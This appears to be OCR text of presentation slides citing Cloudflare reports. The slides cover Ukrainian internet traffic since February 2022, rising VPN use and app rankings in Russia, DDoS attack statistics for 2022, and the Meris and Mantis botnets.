
Internet traffic patterns in Ukraine since February 21, 2022

05/03/2022




Internet traffic patterns in Ukraine since February 21, 2022

05/03/2022




VPN usage inside Russia growing


WARP percentage over total netflows products: RU



iOS and GPlay Top 10 — RU




Downloads Rank		
1	1.1.1.1: Faster Internet	↑1
2	AliExpress: Покупки он	↓1
3	VPN - Super Unlimited	=
4	Whoosh.bike	=
5	Tinkoff	=
6	Urent – e-scooters and	↑4
7	WILDBERRIES	↑2
8	ProtonVPN - Fast & Sec	↑11
9	Yandex Music and Podc	↓2
10	Привет, Мир! — акции	↓4



Downloads Rank		
1	AliExpress: интернет м	=
2	Secure VPN – Safer Inte	=
3	1.1.1.1: Faster & Safer	↑3
4	Tall Man Run	=
5	Telegram	=
6	VPN - Super Unlimited	↓3
7	Яндекс.Маркет: здесь	=
8	Mir Pay	=
9	Авито: квартиры, авто	=
10	Sweep Cleaner: cache c	=


DDoS Activity in Russia and Ukraine



Application-Layer DDoS Attacks on Ukraine by Industry and Source Country

Source: https://radar.cloudflare.com/notebooks/ddos-2022-q2


DDoS Activity in Russia and Ukraine



Application-Layer DDoS Attacks on Russia by Industry and Source Country

Source: https://radar.cloudflare.com/notebooks/ddos-2022-q2

Moving on….




DDoS attack trends for 2022 Q2

06/07/2022

Omer Yoachimik

This post is also available in Français, 日本語, 简体中文, 繁體中文, 한국어, Deutsch, Português and Español.

In Q2, attacks on Telecommunication companies grew by 66% QoQ.




Network-Layer DDoS Attacks - Distribution of bytes by industry

CLOUDFLARE

Source: https://radar.cloudflare.com/notebooks/ddos-2022-q2

HTTP DDoS are getting more and more common




A Brief History of the Meris Botnet

09/11/2021

Vivek Ganti Omer Yoachimik

17 Million Requests per Second




Mantis - the most powerful botnet to date

14/07/2022

Omer Yoachimik

This post is also available in 简体中文 and 繁體中文.

